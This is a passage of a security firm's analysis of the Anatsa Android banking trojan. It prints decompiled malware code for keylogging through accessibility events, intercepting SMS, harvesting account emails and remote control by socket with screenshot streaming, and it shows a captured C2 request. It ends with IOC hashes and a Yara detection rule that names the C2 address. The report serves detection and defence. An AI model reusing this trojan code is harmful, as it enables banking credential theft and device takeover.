        boolean z = (f888d || (b = pcebd03b8.f943e.mo1143b()) == null || accessibilityEvent.getPackageName() == null) ? true : !b.getPackageName().equals(f887c);
        CharSequence packageName = accessibilityNodeInfo.getPackageName();
        if (packageName != null && !packageName.toString().equals(f887c) && z) {
            C0255pf0e7d21f pf0e7d21f2 = f885a;
            if (pf0e7d21f2 != null && pf0e7d21f2.mo1106b().size() > 0) {
                f886b.add(f885a);
                f885a = null;
            }
            AbstractC0250pf0e7d21f pf0e7d21f3 = p8a63796c.f879a;
            boolean g = pf0e7d21f3.mo1095g(accessibilityService, "kloger:" + ((Object) packageName));
            f888d = g;
            if (g) {
                f885a = new C0255pf0e7d21f(packageName.toString());
            }
            f887c = packageName.toString();
        }
    }
    if (f888d) {
        if (accessibilityEvent.getEventType() == 16) {
            C0255pf0e7d21f pf0e7d21f4 = f885a;
            if (pf0e7d21f4 != null) {
                pf0e7d21f4.mo1105a(accessibilityService, accessibilityEvent);
            }
        }
        if (!f889e) {
        }
    }
}

```

Figure 17. Function to create the keylogger log

To try to make the Trojan as dynamic as possible, the server uses the "extensive_logging" variable, so that additional applications can be requested to capture their keystrokes.

```

p8a63796c.f879a.mo1097i(this, "hide_sms", JSONObject.optBoolean("hi
p8a63796c.f879a.mo1097i(this, "lock_device", JSONObject.optBoolean(
C0254pbefe1559.f889e = JSONObject.optBoolean("extensive_logging", f
C0245pd0a80223.f853a = JSONObject.optBoolean("gauth_confirm", false
long ontlong = JSONObject.optLong("keyloggers version", -1):

```

Figure 18. Variable which allows the keylogger's impact to extend to other applications on demand

The application also allows SMS messages to be intercepted, given that the majority of banking applications use the SMS messaging system to confirm their operations. Controlling this information, attackers are capable of carrying out operations in the user's name once their credentials have been captured.

```

1 public class p6e6042b0 extends BroadcastReceiver {
2     public void onReceive(Context context, Intent intent) {
3         if ((7 + 25) % 25 <= 0) {
4             }
5         if ((17 + 30) % 30 <= 0) {
6             }
7         try {
8             C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
9             Bundle extras = intent.getExtras();
10            String str = "";
11            if (extras != null) {
12                String string = extras.getString("format");
13                Object[] objArr = (Object[]) extras.get("pdus");
14                if (objArr != null) {
15                    int length = objArr.length;
16                    SmsMessage[] smsMessageArr = new SmsMessage[length];
17                    for (int i = 0; i < length; i++) {
18                        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], string);
19                        str = (str + "SMS from " + smsMessageArr[i].getOriginatingAddress() + ": " + smsMessageArr[i].getMessageBody());
20                    }
21                    p8a63796c.f879a.mo1092d(context, "logged_sms", str);
22                    abortBroadcast();
23                    pfd24b6b1.m92eb5ffe(context, true);
24                }
25            }
26        } catch (Throwable th) {
27            th.printStackTrace();
28            C0240p909863db.m0cc175b9("SmsErr " + th.getMessage());
29        }
30    }
31 }

```

Figure 19. Function which allows SMS messages to be intercepted.

Output

time: 1ms
length: 570
lines: 1

```

{"data_update":{"hwid":"974e8d5d7b0793de","device_name":"Google Android SDK built for
x86","phone_number":"+15555215554","battery_level":"100","acs_enabled":true,"doze_enabled":true,"country":"us","locale":"e
n_us","screen_active":true,"screen_secure":true,"sms_manager":"battle.pubg.game","android_version":28,"current_logged_passw
ord":"","ver":6},"logged_sms":["SMS from 6505551212: Hello trojan!","SMS from 6505551212: Hello trojan!"],"logged_pushes":
[],"system_logs":["2021-06-02 14:22=>KP 12697 false acs null? false"],"captured_injects":[],"completed_commands":[]}

```

Figure 20. Sending SMSs to the server in the botupdate request

Additionally, if it receives the command `get_accounts`, it can list all the email addresses saved in the device, which it will send to the C2.

```

1 public static void m0cc175b9(AccessibilityService accessibilityService, AccessibilityEvent accessibilityEvent) {
2     if ((22 + 21) % 21 <= 0) {
3         }
4     if ((16 + 32) % 32 <= 0) {
5         }
6     if (!pcebd03b8.f949k) {
7         pd45f714f pd45f714f = C0252p8a63796c.f878e.f881c;
8         C0267pd0a80223 b = pd45f714f.mo1121b("get_accounts");
9         if (System.currentTimeMillis() - f905a > 8000) {
10            CharSequence className = accessibilityEvent.getClassName();
11            AccessibilityNodeInfo accessibilityNodeInfo = pcebd03b8.f947i;
12            if (!(accessibilityNodeInfo == null || className == null || !className.equals("android.accounts.ChooseTypeAndAccountActivity"))) {
13                List<AccessibilityNodeInfo> m92eb5ffe = C0243pbefe1559.m92eb5ffe(accessibilityNodeInfo, "TextView");
14                StringBuilder sb = new StringBuilder();
15                for (AccessibilityNodeInfo accessibilityNodeInfo2 : m92eb5ffe) {
16                    sb.append(accessibilityNodeInfo2.getText());
17                    sb.append(" ");
18                }
19                C0240p909863db.m0cc175b9("Grabbed emails: " + sb.toString());
20                C0235p45bb07bc.m92eb5ffe();
21            }
22        }
23        if (!(b == null || b.mo116c() || accessibilityService.checkSelfPermission("android.permission.GET_ACCOUNTS") != 0)) {
24            Intent newChooseAccountIntent = AccountManager.newChooseAccountIntent(null, null, null, null, null, null, null);
25            newChooseAccountIntent.addFlags(268435456);
26            accessibilityService.startActivity(newChooseAccountIntent);
27            JSONObject jsonObject = new JSONObject();
28            try {
29                jsonObject.put("result", "Activity has been launched, check system logs");
30            } catch (JSONException e) {
31                e.printStackTrace();
32            }
33            pd45f714f.mo1124e("get_accounts", jsonObject);
34        }
35    }
36 }

```

Figure 21. Function to collect the list of email addresses saved to the device

As such, if the start_client command is received, attackers can gain complete remote control of the device. This includes a functionality for sending screenshots in real time to a specified IP and port.

```

8 public class pd1ec9774 {
9     public static void m0cc175b9(pdb8ece3f pdb8ece3f) {
0         if ((1 + 22) % 22 <= 0) {
1             }
2         if ((31 + 17) % 17 <= 0) {
3             }
4         C0252p8a63796c p8a63796c = C0252p8a63796c.f878e;
5         C0267pd0a80223 b = p8a63796c.f881c.mo1121b("start_client");
6         if (b != null) {
7             String optString = b.mo1114a().optString("ip");
8             String optString2 = b.mo1114a().optString("port");
9             JSONObject jsonObject = new JSONObject();
0             try {
1                 short parseShort = Short.parseShort(optString2);
2                 try {
3                     if (optString.isEmpty()) {
4                         jsonObject.put("result", "Invalid ip " + optString);
5                         p8a63796c.f881c.mo1124e("start_client", jsonObject);
6                     } else if (parseShort == 0) {
7                         jsonObject.put("result", "Invalid port " + ((int) parseShort));
8                         p8a63796c.f881c.mo1124e("start_client", jsonObject);
9                     } else {
0                         jsonObject.put("result", "Launching client... check sys logs");
1                         p8a63796c.f881c.mo1124e("start_client", jsonObject);
2                         pdb8ece3f.mo1155o(optString, parseShort);
3                     }
4                 } catch (JSONException e) {
5                     e.printStackTrace();
6                 }
7             } catch (Throwable th) {
8                 jsonObject.put("result", "Invalid port " + th.getLocalizedMessage());
9                 p8a63796c.f881c.mo1124e("start_client", jsonObject);
0             }
1         }
2     }
3 }

```

Figure 22. Function which processes the command “start_client” and initiates the connection with the indicated server.

This would initiate a TCP connection in which the figure of the infected system is transmitted, unless otherwise indicated.


```
private void m0cc175b9() {
    if ((14 + 29) % 29 <= 0) {
    }
    if ((20 + 18) % 18 <= 0) {
    }
    f893i.set(true);
    f892h.mo1131e(false);
    Socket socket = new Socket();
    socket.connect(new InetSocketAddress(this.f896b, this.f897c), 15000);
    this.f898d = new BufferedInputStream(socket.getInputStream());
    this.f899e = new DataOutputStream(socket.getOutputStream());
    C0240p909863db.m0cc175b9("Connected to client " + this.f896b + " : " + this.f897c);
    m92eb5ffe();
}
```

Figure 23. Function that establishes the socket connection with the server

Through an independent thread a VirtualDisplay is created to take screenshots of the device. These figures are shared with the main program thread and sent to the server.

```
@SuppressWarnings({"WrongConstant"})
private void m865c0c0b() {
    if ((1 + 14) % 14 <= 0) {
    }
    if ((32 + 23) % 23 <= 0) {
    }
    DisplayMetrics displayMetrics = getResources().getDisplayMetrics();
    this.f938b = displayMetrics.densityDpi;
    int i = displayMetrics.widthPixels;
    this.f939c = i;
    int i2 = displayMetrics.heightPixels;
    this.f940d = i2;
    ImageReader newInstance = ImageReader.newInstance(i, i2, 1, 2);
    f930i = newInstance;
    f929h = f927f.createVirtualDisplay("DEMO", this.f939c, this.f940d, this.f938b, 16, newInstance.getSurface(), null, f928g);
    f930i.setOnImageAvailableListener(new C0270p45bb07bc(this, null), f928g);
    f934m.set(true);
}
```

Figure 24. Function which creates the VirtualDisplay to obtain the screenshots

Finally, and also related to this command, the code contains a number of functionalities that allow the simulation of screen clicks, gestures or data entry in text fields.

```

} else if (!f893i.get()) {
    if (this.f901g == 0 && this.f898d.available() >= 4) {
        byte[] bArr = new byte[4];
        if (this.f898d.read(bArr, 0, 4) == 4) {
            this.f901g = ByteBuffer.wrap(bArr).getInt();
        } else {
            return;
        }
    }
    if (this.f901g != 0 && this.f898d.available() >= (i = this.f901g)) {
        byte[] bArr2 = new byte[i];
        if (this.f898d.read(bArr2, 0, i) == this.f901g) {
            ByteBuffer wrap = ByteBuffer.wrap(bArr2);
            f893i.set(wrap.get() > 0);
            f894j.set(wrap.get() > 0);
            pc95fac68.f933l.set(wrap.get() > 0);
            this.f901g = 0;
            if (wrap.get() <= 0) {
                z = false;
            }
            if (z) {
                short s = wrap.getShort();
                short s2 = wrap.getShort();
                if (wrap.getShort() == 0) {
                    pcebd03b8.f943e.m01146e(s, s2);
                } else {
                    pcebd03b8.f951m.add(new Point(s, s2));
                }
            }
            short s3 = wrap.getShort();
            for (int i7 = 0; i7 < s3; i7++) {
                short s4 = wrap.getShort();
                short s5 = wrap.getShort();
                wrap.getShort();
                wrap.getShort();
                int i8 = wrap.getShort();
                byte[] bArr3 = new byte[i8];
                wrap.get(bArr3, 0, i8);
                String str = new String(bArr3, StandardCharsets.UTF_8);
                AccessibilityNodeInfo rootInActiveWindow = pcebd03b8.f943e.getRootInActiveWindow();
                if (rootInActiveWindow != null) {
                    for (AccessibilityNodeInfo accessibilityNodeInfo : C0243pbefe1559.m92eb5ffe(rootInActiveWindow, "EditText")) {
                        Rect rect = new Rect();
                        accessibilityNodeInfo.getBoundsInScreen(rect);
                        if (rect.left == s4 && rect.bottom == s5) {
                            Bundle bundle = new Bundle();
                            bundle.putString("ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE", str);
                            accessibilityNodeInfo.performAction(2097152, bundle);
                        }
                    }
                }
            }
        }
    }
}

```

Figure 25. Part of the code that simulates clicks, gestures and text writing.

4.4. Antidetection and anti-reverse-engineering techniques

During the analysis of the sample, the use of packers to protect the original application code was identified. However, once these had been removed, the only detected technique for anti-reverse-engineering was the use of junk code and renaming variables, methods and classes.

With regard to the communication protocol, the only obfuscation found is the encryption of requests through XOR, and only in one of the three requests made by the malware.

4.5. Persistence

The analysed sample is installed on the device and is also deleted from the list of installed applications, thus making it difficult for the user to notice that it is running or uninstall it once their device is infected.

5. Conclusion

After analysing the sample, it was possible to extract the original code developed by creators, and thus understand the nature of its behaviour. In addition, a Yara and IOC rule have been generated to prevent and locate other samples from this family.

Appendix 1: Indicators of Compromise (IOC)

Below, an IOC rule prepared to detect this sample specifically is shown:

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema" id="0be47611-cf8e-485c-9084-
  b103cb48c805" last-modified="2021-05-26T12:53:39"
  xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Anatsa</short_description>
  <authored_date>2021-05-26T12:46:47</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="c2faf8ec-7e62-4529-bf97-513f4450beba">
      <IndicatorItem id="cba20d9b-cbfa-4011-8159-7405de321879" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">8ad1cbb3c7e9c9b673e5c016456e66cd</Content>
      </IndicatorItem>
      <IndicatorItem id="b0a034e1-2b45-45af-8aff-fa6cc6b415da" condition="is">
        <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
        <Content
          type="string">b354b2193e13956747cf3cf1268caaa9ae9601a0</Content>
        </IndicatorItem>
      <IndicatorItem id="0b40a40b-27a5-4e94-8c13-bbaef3c2b585" condition="is">
        <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
        <Content
          type="string">8a5cbee0c4b28d5f48bc1c2dd5dd21cf045c51dfe835f673409fafcf0e7e226
          5</Content>
        </IndicatorItem>
      <IndicatorItem id="c2ab6969-4867-4edd-b247-1453bc9ed68d" condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">bf03168bdc81a1c2a6295c0d151b5b60</Content>
      </IndicatorItem>
      <IndicatorItem id="1216185e-ac01-4c19-90cc-737d00759239" condition="is">
        <Context document="FileItem" search="FileItem/Sha1sum" type="mir" />
        <Content type="string">c53e405a69d2c3658f56cc32b0bdfc3a0712fb3c</Content>
```

```

</IndicatorItem>
<IndicatorItem id="6cd3f8c5-bc6d-447c-ab9e-411dbf8aca9f" condition="is">
  <Context document="FileItem" search="FileItem/Sha256sum" type="mir" />
  <Content
type="string">f50d2e4d0ef67cacdde9a05506da8a30ff51b74401452099beb1cd0863b83
d22</Content>
</IndicatorItem>
<Indicator operator="AND" id="a98a6c15-4a74-4e22-abc7-15cd2234fc1c">
  <IndicatorItem id="ffe4f86a-a23a-47a8-929d-768a8f028728" condition="contains">
    <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
    <Content type="string">Launched activity to delete bot</Content>
  </IndicatorItem>
  <IndicatorItem
                                id="655ca621-4331-42b0-b40e-75b79f345a39"
condition="contains">
    <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
    <Content type="string">active_injects</Content>
  </IndicatorItem>
  <IndicatorItem id="062f6dd3-47b6-4210-80fe-794f0c8bef8c" condition="contains">
    <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
    <Content type="string">captured_injects</Content>
  </IndicatorItem>
  <IndicatorItem
                                id="4e142d89-dff1-4059-9196-57a2aa4ebf9a"
condition="contains">
    <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
    <Content type="string">captured_keyloggers</Content>
  </IndicatorItem>
  <IndicatorItem
                                id="a8d035db-eefb-452e-8c47-d60ffbbee268"
condition="contains">
    <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
    <Content type="string">local_injects_versions</Content>
  </IndicatorItem>
  <IndicatorItem
                                id="8ac338c9-3b80-489b-8e6a-c93d1d4df6d7"
condition="contains">
    <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
    <Content type="string">local_keylogger_versions</Content>
  </IndicatorItem>

```

```
<IndicatorItem                                id="61f921da-4b78-47d3-b338-5fae27621962"
condition="contains">
  <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
  <Content type="string">getkeyloggers</Content>
</IndicatorItem>
<IndicatorItem                                id="b254c9ea-daf6-4eda-98e3-88e30ac2a7a0"
condition="contains">
  <Context document="FileItem" search="FileItem/StringList/string" type="mir" />
  <Content type="string">start_client</Content>
</IndicatorItem>
</Indicator>
</Indicator>
</definition>
</ioc>
```

Table 3. IOC rule generated with Madiant IOC Editor

Appendix 2: Yara Rules

The following Yara rule has been created exclusively for the detection of samples related to this campaign

```
Anatsa rule
{
  strings:
    $a1 = "active_injects"
    $a2 = "captured_injects"
    $a3 = "getbotinjects"
    $a4 = "keyloggers_version"
    $a5 = "local_keylogger_versions"
    $a6 = "kill_bot"
    $a7 = "local_injects_versions"
    $a8 = "start_client"
    $c2 = "http://185.215.113.31:82/api/"
  condition:
    all of ($a*) or (any of ($a*) and $c2)
}
```

Table 4. Yara Rule

